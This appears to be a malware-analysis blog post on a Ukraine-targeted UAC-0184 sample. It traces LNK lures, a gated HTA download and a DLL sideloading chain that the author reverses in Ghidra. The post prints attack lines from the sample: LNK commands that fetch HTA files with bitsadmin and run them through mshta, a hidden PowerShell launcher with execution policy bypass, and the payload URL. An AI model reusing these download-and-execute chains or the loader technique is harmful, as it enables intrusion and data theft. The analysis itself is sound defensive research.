



Actor: UAC-0184 / MB-0007 (Malwarebox ID)

In the last articles, I spent quite some time looking at actors that primarily target Ukraine.

Gamaredon and APT28 are the obvious names people know. But there are other clusters that are less well documented and still use overlapping tradecraft: Ukraine-themed lures, messenger-based social engineering, staged loaders, LOLBins, signed binaries, archive delivery and all the other small joys that make malware analysis such a relaxing hobby. This article is a bit older because I'm currently busy working on Malwarebox and other articles.

It's also part of my "UAC" series, in which I discuss threat actors linked to Ukraine.

Around the middle or end of the series, I have a little something in store for everyone involved, so stick around :3

This one gets a bit more technical and longer than usual. So yes, you have been warned.

I looked at the following sample:

81d93004a02a455af01b0f709e34d5134108ec350f9391dc0f91a00a54998590

On MalwareBazaar, the sample is tagged with UKR, which is already a useful signal to keep in mind. It does not prove targeting by itself, but in this case the surrounding tradecraft and the public CERT-UA reporting make the Ukraine connection much more than just a tag someone slapped onto a hash.

CERT-UA has publicly described increased UAC-0184 activity during 2024, focused on gaining access to computers used by representatives of the Ukrainian Defense Forces in order to steal documents and messenger data. Their reporting also highlights the use of messengers and dating platforms as delivery channels, with social engineering lures built around criminal proceedings, combat videos or personal contact requests. Very normal internet behavior, obviously.

The tooling overlap also fits the wider UAC-0184 ecosystem described by CERT-UA: staged malware delivery, commercial and open-source tooling and repeated use of social engineering against Ukrainian military-related targets.

Now to the actual sample.

7z l 81d93004a02a455af01b0f709e34d5134108ec350f9391dc0f91a00a54998590.zip

Date	Time	Attr	Size	Compressed	Name
2026-03-26	15:53:22		9950	9950	Рапорт.lnk
2026-03-26	15:53:22		24439	24439	Таблиця.xlsx.lnk
2026-03-26	15:53:22		17650	17650	Scan_088.pdf.lnk

For context: in Ukrainian, Рапорт means report. In Ukrainian and Russian, Таблиця means table.

Now that we’ve unpacked everything, let’s take a look at the LNK files using Inkparse

► Click for full details

Data Summary:

Scan_088.pdf.lnk

Description: PDF Document
Working directory: '%LOCALAPPDATA%'
Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://
%TEMP%\~tmp('TuRIxPyZpqoctuuvttu',).hta && mshta.exe %TEMP%\~tmp('TuRIxPyZpqoctuuvttu',)

Рапорт.lnk

Description: MS Word Document
Working directory: '%LOCALAPPDATA%'

Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground ht-
&& mshta.exe %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta

Таблица.xlsx.lnk

Description: MS Excel Worksheet

Working directory: '%LOCALAPPDATA%'

Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground ht-
&& mshta.exe %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta

So the lure language is not exactly random. It is already pointing us into the same general target space as the CERT-UA reporting around UAC-0184.

When trying to download the referenced files directly, I got the following error:

Forbidden


You don't have permission to access this resource.

Apache/2.4.58 (Ubuntu) Server at 169.40.135.35 Port 80

To me, this looked like gated delivery. Most likely geofencing, client filtering or both. So I used Kraken with bitsadmin-style emulation and a proxy path to test the delivery behavior.

Btw: What a coincidence that this happened around the same time as Gamaredon's switch to using Bitsadmin

After a few tests, I was able to retrieve the malicious payload:



```
<HTML>
<HEAD>
<HTA:APPLICATION ID="App" WINDOWSTATE="minimize" />
</HEAD>
<BODY>
<script language="JScript">
    var o = new ActiveXObject('Wscript.Shell');
    o.Run('powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -(
        window.close();
</script>
</BODY>
</HTML>
```

At that point we had another file to load. But before jumping into it, I want to show how Kraken can help automate this kind of workflow in the future.

Tracking the delivery with Kraken

The requirement for this case is simple:

- bitsadmin emulation plus geofencing or proxy handling
- web request download plus geofencing or proxy handling
- extraction of follow-up URLs from returned payloads
- repeat without manually babysitting every single stage like it is a fragile houseplant

I created an operation for this purpose.

My Operations

Manage and share your operations

Add Operation

Name

UAC-0184 Downloader

Code

UAC0184DL

Status

DRAFT

Priority

MEDIUM

Share publicly

☐ No

Description

UAC-0184 downloader

Submit

Then I added a URL threat entity with the type `payload_download`.

Add URL Threat Entities

URLs

Add URLs

URL

<https://169.40.135.35/dctrpr/agentdiesel.hta>

Roles

payload_download
dead_drop_resolver
login_page
malware_hosting

Then we also need import profiles, one for the URLs and one for the malware downloads

Create Import Profile

Define how extracted facts are transformed into graph intelligence

Profile Metadata

Profile Name

A human-friendly name shown in the UI.

Description

Bound Module

Bitsadmin Emulation Module (Script)

Only facts produced by this module are targeted.

☒ Enable profile after creation

Import Strategy

Import Strategy

☒ Manual Review
Facts require analyst approval before graph persistence.

☐ Automatic Import
Mapped entities/links are written directly into the graph.

☐ Disabled
Store RAW telemetry only (no import).

Default Confidence

After that, I created a tracking definition for the operation.

Create Tracking Definition

Policy + optional per-entity overrides (schedule/priority/concurrency)

1) Basic Configuration

Name

Description

Scope Type

Determines how targets are resolved into entities.

Target

2) Tracking Modules

☐ **Dead Drop Resolver** Core
Extracts dead-drop data from blog platforms.

☐ **Json Web Request** Core
Requests json result from an url.

☐ **Dns Report** Core
Collects & extracts all available DNS-Data for a domain.

☐ **Domain Resolver** Core
Collects IP & geolocation for given domain.

☒ **Bitsadmin Emulation Module** Scriptrunner
Test v4

☐ **Passive Dns Module** Scriptrunner
Passive DNS v1

Import Rules

Rules map ExtractedFacts -> ThreatEntities and optional graph links.

New Rule

Define trigger + mapping in one place.

Trigger

Fact Type

Conditions (optional)

JSON-like conditions recommended (you can parse later). Keep it lightweight.

Mapping

Extract Path

JSON path into raw payload. Supports wildcards.

Value Selector (optional)

The important part here is the regex used to extract further URLs from results.

Once saved, tracking is active. From there, we only need to wait for results or add new URLs when they appear during analysis.



Payload archive

The results contained multiple HTA files, but they all pointed to the same ZIP archive: `dctrprraclus.zip`

```
>>> Payload ls
BASS.dll          ERROR_404.xlsx   Plane9Engine.dll  Scan_001.pdf
Cluster-Overlay64.exe  filter.bin       Qt5Core.dll       VCRUNTIME140.dll
CrashRpt1402.dll     kernel-diag.lib  Qt5Gui.dll
dctrprraclus.zip     MSVCP140.dll    Qt5Xml.dll
ERROR_404.docx       openvr_api.dll   quazip.dll
```

So that is the next thing to look at.

Inside the archive, there are multiple files. Of course we do not want to manually reverse every single file in the directory because that would be madness and I try to keep my hobbies at least somewhat healthy.

So I narrowed it down and scanned the files first.

Since `Cluster-Overlay64.exe` is the entry point, that is where I started.

0 / 71
Community Score

No security vendors flagged this file as malicious

110a97aa2f78fe9d028fbc4a8545d5a460bc6d4eb92f69d2e5185c5cf8cd9c
Plane9.exe

Size: 37.10 KB | Last Analysis Date: 1 hour ago

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Code insights

The sample is identified as the "Plane9" music visualizer, version 2.5.1, based on the PDB path found in the strings: `C:\Users\tyagent\AppData\Local\Plane9_v2.5.1\bin\Plane9.pdb`. The binary is a standard Windows GUI application built with the Qt framework, evidenced by numerous Qt-related imports. Its behavior is consistent with a benign application, including creating a GUI, handling icons (`loadImage()`), and performing file-based logging (`logFile, logFile, remove`). The code includes logic to rotate the log file if it exceeds a certain size, which is a common benign practice. There are no indicators of malicious activity.

Show more

`Plane9Engine.exe` or `Cluster-Overlay64.exe` belongs to Plane9, a 3D music visualizer for Windows. It is normally used to analyze audio signals in real time and generate visual effects, for example during music playback or as a screensaver.

Technically, the Plane9 engine contains the rendering logic. It processes audio input, for example via FFT analysis and generates dynamic 3D scenes using DirectX or OpenGL.

So the presence of `Cluster-Overlay64.exe` alone is not suspicious. It appears to match a legitimate Plane9 application.

The suspicious part is the packaging around it.

There are additional files such as .bin and .lib artifacts. In a legitimate software package, this exact combination and placement is not exactly what you expect. Especially an isolated high-entropy .bin file is often a good hint that we are looking at an encrypted or packed payload.

In combination with executable files and several DLLs, this strongly suggests a DLL sideloading scenario. A legitimate application or loader is used to load manipulated or additional components from the local directory. The actual malicious function is not in the visible main executable but in libraries or external data blobs that are loaded later.

Two files immediately stood out:

- filter.bin
- kernel-diag.lib

Not only because of the extensions, but also because the files could not be identified cleanly.

```
BASS.dll: PE32 executable for MS Windows 4.00 (DLL), Intel i386, 4 sections
Cluster-Overlay64.exe: PE32 executable for MS Windows 6.00 (GUI), Intel i386, 5 sections
CrashRpt1402.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 5 sections
filter.bin: data
kernel-diag.lib: data
MSVCP140.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 6 sections
openvr_api.dll: PE32 executable for MS Windows 5.01 (DLL), Intel i386, 4 sections
Plane9Engine.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 7 sections
Qt5Core.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 7 sections
Qt5Gui.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 7 sections
Qt5Xml.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 6 sections
quazip.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 5 sections
Suprovidniy_list.docx: Microsoft Word 2007+
uvrvlraclus.zip: Zip archive data, made by v6.3 UNIX, extract using at least v2.0, last modified, last modified Sun, Mar 03 2026 16:36
46, uncompressed size 85328, method=deflate
VCRUNTIME140.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386, 6 sections
Vidmova_formalna.docx: Microsoft Word 2007+
Vvernennya.docx: Microsoft Word 2007+
```

Looking at entropy and headers confirmed the suspicion.

```

>>> newtest for x in * ; do printf "Entropy of file $x is "; ent "$x" | grep "Entropy =" | cut -d' ' -f3; done
Entropy of file BASS.dll is 7.949212
Entropy of file Cluster-Overlay64.exe is 6.241072
Entropy of file CrashRpt1402.dll is 6.008522
Entropy of file filter.bin is 7.908170
Entropy of file kernel-diag.lib is 6.227509
Entropy of file MSVCP140.dll is 6.652249
Entropy of file openvr_api.dll is 6.654342
Entropy of file Plane9Engine.dll is 6.609828
Entropy of file Qt5Core.dll is 6.838444
Entropy of file Qt5Gui.dll is 6.781690
Entropy of file Qt5Xml.dll is 6.667564
Entropy of file quazip.dll is 6.496879
Entropy of file Suprovodniy_list.docx is 7.861450
Entropy of file uvrvlaclus.zip is 7.997783
Entropy of file VCRUNTIME140.dll is 6.877079
Entropy of file Vidmova_formalna.docx is 7.870273
Entropy of file Zvernennya.docx is 7.914715
>>> newtest xxd kernel-diag.lib| head
00000000: 7565 6572 7365 6f73 6e63 7465 6565 7565 ueerseosncteeue
00000010: 6e73 696f 646d 636c 6d77 7469 6474 6c73 nsiodmclmwtidtls
00000020: 6469 7972 6165 7365 7073 6565 746e 6568 diyraesepseetneh
00000030: 6574 657a 6574 6175 636f 6561 656d 6c67 etezetaucoeaemlg
00000040: 6f6f 7370 6172 6974 696f 6469 6c72 6864 oosparitiodilrhd
00000050: 7265 756f 6765 7364 6979 6f6e 6565 6565 reuogesdiyoneeee
00000060: 6465 7365 6573 7276 6f65 6972 7465 7373 deseesrvoeirtess
00000070: 7561 6865 6c6e 7774 6165 7275 2074 6574 uahelnwtaeru tet
00000080: 6c61 6f68 6173 6e65 7365 6347 206e 6467 laohasnesec6 ndg
00000090: 7070 6e64 6561 7465 6173 6163 673b 7370 ppndeateasacg;sp
>>> newtest xxd filter.bin| head
00000000: 6765 6520 636f 7165 736f 7320 616e 7261 gee coquesos anra
00000010: 6c6f 6f74 6271 6f65 6968 6568 6f74 6864 lootbqoeihehothd
00000020: 756f 656f 6e77 6665 6b6f 6864 6161 5863 uoeonwfekohdaaXc
00000030: 6574 6d20 6863 6561 6574 656e 5e74 7463 etm hceaeten^ttc
00000040: 6268 6975 656c 6773 7272 6965 6134 5772 bhiuelgsrriea4Wr
00000050: 7265 616e 6573 6372 6574 7220 6561 6865 reanescretr eahe
00000060: 776e 7074 6565 6561 656c 696e 656d 7468 wnpteeaaelinemth
00000070: 6563 6f77 7669 7468 6566 6546 6b65 7368 ecowvithefeFkesh

```

BASS.dll also has high entropy, but on first look it appears harmless. I kept it in mind anyway because malware analysis rewards paranoia more often than optimism.

The more interesting files are filter.bin and kernel-diag.lib.

Now that we know Cluster-Overlay64.exe is likely legitimate and probably causes filter.bin or kernel-diag.lib to be loaded indirectly, the next question is simple: how exactly are those files loaded?

Reconstructing the sideload chain

I started by looking at strings across all DLLs and searching for the filenames.

```

>>> newtest for x in *.dll ; do printf "$x "; strings "$x" | grep "kernel-diag" ;echo ""; done
BASS.dll
CrashRpt1402.dll
MSVCP140.dll
openvr_api.dll kernel-diag.lib

Plane9Engine.dll
Qt5Core.dll
Qt5Gui.dll
Qt5Xml.dll
quazip.dll
VCRUNTIME140.dll
>>> newtest for x in *.dll ; do printf "$x "; strings "$x" | grep "filter.bin" ;echo ""; done
BASS.dll
CrashRpt1402.dll
MSVCP140.dll
openvr_api.dll .?AV?$num_punctfilter.bin

Plane9Engine.dll
Qt5Core.dll
Qt5Gui.dll
Qt5Xml.dll
quazip.dll
VCRUNTIME140.dll

```

kernel-diag.lib appears only in openvr_api.dll, so we can assume that kernel-diag.lib is loaded by openvr_api.dll.

Then I continued.

```

>>> newtest for x in *.dll ; do printf "$x "; strings "$x" | grep "openvr_api.dll" ;echo ""; done
BASS.dll
CrashRpt1402.dll
MSVCP140.dll
openvr_api.dll openvr_api.dll

Plane9Engine.dll openvr_api.dll

Qt5Core.dll
Qt5Gui.dll
Qt5Xml.dll
quazip.dll
VCRUNTIME140.dll
>>> newtest strings Cluster-Overlay64.exe|grep "Plane9Engine.dll"
Plane9Engine.dll

```

This gives us the next part: openvr_api.dll is likely loaded by Plane9Engine.dll and Plane9Engine.dll is loaded by the entry point Cluster-Overlay64.exe.

From that, the sideload process can already be reconstructed:

ClusterOverlay64.exe -> Plane9Engine.dll -> openvr_api.dll -> kernel-diag.lib -> ??file

At this point, it is worth opening Ghidra and looking at the relevant call sites.

```

undefined __stdcall FUN_10006fca(void)
    assume FS_OFFSET = 0xffdff000
undefined      <UNASSIGNED>    <RETURN>
FUN_10006fca                                         XREF[1]:
10006fca a1 65 cf      MOV      EAX,[PTR_u_openvr_api.dll_1023cf65]
          23 10
10006fcf 50           PUSH     EAX=>u_openvr_api.dll_1023baeb
10006fd0 ff 15 50      CALL     dword ptr [->KERNEL32.DLL::LoadLibraryW]
          e1 1d 10
10006fd6 85 c0      TEST     EAX,EAX
10006fd8 74 0a      JZ      LAB_10006fe4
10006fda 8b 0d 6d      MOV     ECX,dword ptr [DAT_1023cf6d]
          cf 23 10
10006fe0 03 c8      ADD     ECX,EAX
10006fe2 ff e1      JMP     ECX

```

Plane9Engine.dll loads openvr_api.dll. Nothing particularly unusual so far.

```

FUN_10002180();
local_8 = &DWORD_1003e3d0;
local_74 = &DWORD_1003e3d0;
local_6c = GetModuleHandleW((LPCWSTR)PTR_u_kernel32_1003e3d8);
local_28 = (int)&local_6c->unused + local_6c[0xf].unused;
iStack_18 = (int)&local_6c->unused + *(int *) (local_28 + 0x78);
uStack_7c = *(undefined4 *) (iStack_18 + 0x18);
iStack_68 = (int)&local_6c->unused + *(int *) (iStack_18 + 0x1c);
iStack_80 = (int)&local_6c->unused + *(int *) (iStack_18 + 0x24);
iStack_60 = (int)&local_6c->unused + *(int *) (iStack_18 + 0x20);
iVar1 = FUN_10002100(&iStack_80,local_8[9]);
pcStack_b8 = (code *)FUN_10002100(&iStack_80,local_8[0x19]);
pcStack_84 = (code *)FUN_10002100(&iStack_80,local_8[1]);
dVar4 = local_8[0x10];
dVar3 = local_8[0xb];
pWStack_78 = (LPWSTR) (*pcStack_b8)(dVar3,dVar4);
uStack_1c = 0;
dVar5 = local_8[7];
pWStack_44 = pWStack_78;
for (DStack_5c = GetModuleFileNameW((HMODULE)0x0,pWStack_78,local_8[0xc]);
    pWStack_78[DStack_5c] != L'\\'; DStack_5c = DStack_5c - 1) {
}
pWStack_78[DStack_5c + 1] = L'\\0';
(*pcStack_84)(pWStack_78,dVar3,dVar4,dVar5,iVar1);
pcStack_88 = (code *)FUN_10002100(&iStack_80,local_8[4]);
uStack_4c = (*pcStack_88)(local_8[7],local_8[0x13],local_8[0xd],0,local_8[8],3,0);
pcStack_8c = (code *)FUN_10002100(&iStack_80,local_8[0x18]);
iStack_48 = (*pcStack_8c)(uStack_4c,0);
if (iStack_48 == 0) {
    RaiseException(0xe0000001,1,0,(ULONG_PTR *)0x0);
}
else {
    pWStack_c = pWStack_44;
    pcStack_90 = (code *)FUN_10002100(&iStack_80,local_8[0xf]);
    (*pcStack_90)(uStack_4c,pWStack_c,iStack_48,&iStack_94,0);
    iStack_40 = (int)pWStack_c + iStack_94;
    puVar2 = (uint *) (local_8[0x15] + (int)pWStack_c);
    uStack_98 = *puVar2;
    uStack_9c = puVar2[1];
    puStack_10 = puVar2 + 2;
    for (uStack_1c = 0; uStack_1c < uStack_98; uStack_1c = uStack_1c + 4) {
        *puStack_10 = *puStack_10 + uStack_9c;
        puStack_10 = puStack_10 + 1;
    }
    pWStack_c = (LPWSTR)(local_8[3] + (int)puVar2);
    pcStack_a0 = (code *)FUN_10002100(&iStack_80,local_8[0x12]);
}

```

```

103 pcStack_58 = (code *)FUN_10002100(&iStack_80,local_8[6]);
104 iStack_2c = (*pcStack_a0)((char *)((int)pWStack_c + 1));
105 pcStack_50 = (char *)((int)pWStack_c + (int)(char)*pWStack_c);
106 pcStack_54 = pcStack_50 + local_8[0x16];
107 iStack_a8 = *(int *)(pcStack_50 + 4);
108 iStack_20 = *(int *)(pcStack_50 + 8);
109 pcStack_ac = pcStack_54 + iStack_20;
110 local_28 = iStack_2c + *(int *)(iStack_2c + 0x3c);
111 pcStack_24 = (char *)(iStack_2c + *(int *)(local_28 + 0x2c));
112 uStack_3c = 0;
113 pWStack_c = (LPWSTR)pcStack_50;
114 (*pcStack_58)(pcStack_24,iStack_20,local_8[0x1a],&uStack_3c);
115 pcStack_34 = pcStack_24;
116 pcStack_38 = pcStack_54;
117 iStack_30 = iStack_20;
118 while( true ) {
119     iStack_a4 = iStack_30;
120     if (iStack_30 == 0) break;
121     *pcStack_34 = *pcStack_38;
122     pcStack_34 = pcStack_34 + 1;
123     pcStack_38 = pcStack_38 + 1;
124     iStack_30 = iStack_30 + -1;
125 }
126 iStack_30 = iStack_30 + -1;
127 (*pcStack_58)(pcStack_24,iStack_20,uStack_3c,&uStack_3c);
128 pcStack_b4 = (code *)(pcStack_24 + iStack_a8);
129 for (iStack_14 = 0; *(char *)(local_8[5] + iStack_14) != '\0'; iStack_14 = iStack_14 + 1) {
130     *(short *)(iStack_40 + iStack_14 * 2) = (short)*(char *)(local_8[5] + iStack_14);
131 }
132 *(undefined2 *)(iStack_40 + iStack_14 * 2) = 0;
133 iStack_c0 = iStack_40;
134 pcStack_c4 = pcStack_ac;
135 uStack_bc = 1;
136 pcStack_b0 = pcStack_b4;
137 (*pcStack_b4)(&pcStack_c4);
138 }
139 return 1;
140 }
141

```

The payload loader inside `openvr_api.dll` does not contain a full payload. Instead, it contains a data block with obfuscated strings and parameters.

These include filenames such as `kernel-diag.lib` and `filter.bin`, although `filter.bin` is hidden more nicely, as well as API names.

The loader manually parses the `kernel32` export table to resolve the required Windows functions dynamically. Then it determines its own path and uses the strings stored in the embedded data block to load files from disk.

Concretely, it loads `kernel-diag.lib`, reads its full content into memory and performs a simple decoding step: `DWORD`-wise addition using a key contained in the file.

The decoded blob contains another internal structure with additional information and payload data, including embedded code for `evr.dll`. That blob is copied into memory, prepared, memory protections are adjusted and then execution continues into the next stage.

For decoding and payload extraction, I wrote two small scripts.

► Decoding Script (Click to view)

```
>>> uvr python3 decode.py
offset: 0x24d1
size: 6160
key: 0x213ab052
>>> uvr
```


```
00000000: 1018 0000 52b0 3a21 0965 7672 2e64 6c6c ....R.:!.evr.dll
00000010: 0000 0000 00d0 0e00 00b0 1600 0055 8bec .....U..
00000020: 83ec 38c7 45f8 0000 0000 6a04 8b45 1805 ..8.E.....j..E..
00000030: 9c00 0000 50b9 0100 0000 6bd1 008d 4415 ....P.....k...D.
00000040: c850 e896 0800 0083 c40c 6a04 8b4d 1881 .P.....j..M..
00000050: c1c0 0000 0051 ba01 0000 00c1 e202 8d44 .....Q.....D
00000060: 15c8 50e8 7508 0000 83c4 0c8b 4d08 894d ..P.u.....M..M
00000070: f4c7 45fc 0000 0000 c745 ec00 0000 00c7 ..E.....E.....
00000080: 45e0 0000 0000 ba01 0000 0085 d20f 8411 E.....
00000090: 0100 008b 45f4 83c0 082b 4508 8b4d 0c2b ....E....+E..M.+
>>> uvr xxd decoded.bin | tail
00001780: ea00 4447 1b72 88be 96bc a2ed a849 4441 ..DG.r.....IDA
00001790: 5400 0000 0037 45ea 6c6b 8443 74f5 1c74 T....7E.lk.Ct..t
000017a0: 00a8 2fab d12e 40ca 1900 0000 004e 414d ../...@.....NAM
000017b0: 4588 0300 00cc 2c3f c2e4 ca23 0b21 70ea E.....,?...#.!p.
000017c0: f102 bc2b df49 454e 440a 0200 00bb 5ab3 ...+.IEND.....Z.
000017d0: cbc0 c2fd 0b2e 646c 6cab aeac bb52 9a69 .....dll....R.i
000017e0: d05b a397 f803 0aca fa1f 45f4 8dc8 cce7 .[.....E.....
000017f0: 0d8d f425 79b9 4546 7b44 4154 413d 0000 ...%y.EF{DATA=..
00001800: 000a 0000 0000 0000 00d2 e669 ae62 49ae .....i.bI.
00001810: b13f 0001 0000 0000 ..?.....
```

The output already looks promising. Right at the beginning we can see `evr.dll`.

`evr.dll`, the Enhanced Video Renderer, is a Microsoft Windows component used for video rendering and multimedia applications such as Windows Media Player.

So we import the extracted file into Ghidra.

The entry point is at 0xED0.



That looks beautiful :3

The substring trick

The first-stage loader stores a pointer (`local_8[5]`) into the middle of a larger embedded RTTI-like string.

Rather than referencing the full `filter.bin` symbol, the pointer starts exactly at the `f` of `filter.bin`. The loader then converts this substring into a wide-character string and passes it to the next stage, which uses it to construct the on-disk path and read the secondary payload.

```
57 FUN_10002180();
58 local_8 = &DWORD_1003e3d0;
59 local_74 = &DWORD_1003e3d0;
```

means

```
local_8 = (DWORD *)0x1003e3d0;
```

then

```

pcStack_b4 = (code *) (pcStack_24 + iStack_a8);
for (iStack_14 = 0; *(char *) (local_8[5] + iStack_14) != '\0'; iStack_14 = iStack_14 + 1) {
    *(short *) (iStack_40 + iStack_14 * 2) = (short) *(char *) (local_8[5] + iStack_14);
}
*(undefined2 *) (iStack_40 + iStack_14 * 2) = 0;

```

local_8[5] in C:

local_8[5]

so

Adresse = 0x1003e3d0 + (5 * 4)
 = 0x1003e3d0 + 0x14
 = 0x1003e3e4

Retrieve a value from memory:

1003e3e3	5c	??	5Ch	\
1003e3e4	62	??	62h	b
1003e3e5	eb	??	EBh	
1003e3e6	03	??	03h	
1003e3e7	10	??	10h	
1003e3e8	9e	??	9Eh	

62 eb 03 10 in little endian => 0x1003eb62

Let's move on to the address:

PTR_PTR_1003eb4c				
1003eb4c	dc 38 03 10	addr	PTR_`scalar_deleting_destruct	
1003eb50	00	??	00h	
1003eb51	00	??	00h	
1003eb52	00	??	00h	
1003eb53	00	??	00h	
s__1003eb6c				
1003eb54	2e 3f 41	ds	".?AV?\$numpunctfilter.bin"	
	56 3f 24			
	6e 75 6d ...			
1003eb6d	38	??	38h	8

The string starts at 0x1003eb54, but our pointer is 0x1003eb62. That is exactly where the substring filter.bin starts.

1003eb54 .
 1003eb55 ?
 1003eb56 A
 1003eb57 V
 1003eb58 ?

```

1003eb59 $
1003eb5a n
1003eb5b u
1003eb5c m
1003eb5d p
1003eb5e u
1003eb5f n
1003eb60 c
1003eb61 t
1003eb62 f
1003eb63 i
1003eb64 l
1003eb65 t
1003eb66 e
1003eb67 r
1003eb68 .
1003eb69 b
1003eb6a i
1003eb6b n

```

This technique avoids explicit string manipulation entirely and reduces the need for recognizable operations such as `strstr`, `memcpy` with offsets or substring extraction, making static analysis slightly more deceptive.

The same trick appears for `kernel-diag.lib`.

To find the relevant `local_8` candidate for loading `kernel-diag.lib`, we use the same logic:

`local_8[?] = 0x1003eaf1`

because



`local_8 = (DWORD *)0x1003e3d0;`

```

1003e3d0    local_8[0]
1003e3d4    local_8[1]
1003e3d8    local_8[2]
1003e3dc    local_8[3]
1003e3e0    local_8[4]
1003e3e4    local_8[5]
1003e3e8    local_8[6]
1003e3ec    local_8[7] <<<< our candidate

```

Adresse: 0x1003e3ec
Base: 0x1003e3d0

Offset = 0x1c
Index = 0x1c / 4 = 7

local_8[7] = 0x1003eaf1 → "kernel-diag.lib"

Jump to 0x1003e3ec and confirm f1 ea 03 10 => 0x1003eaf1

1003e3ec	f1	??	F1h
1003e3ed	ea	??	EAh
1003e3ee	03	??	03h
1003e3ef	10	??	10h

Our candidate used in the loader:

```
74 dVar5 = local_8[7];  
75 pWStack_44 = pWStack_78;  
76 for (DStack_5c = GetModuleFileNameW((HMODULE)0x0,pWStack_78,local_8[0xc]));  
77     pWStack_78[DStack_5c] != L'\\'; DStack_5c = DStack_5c - 1) {  
78 }  
79 pWStack_78[DStack_5c + 1] = L'\\0';  
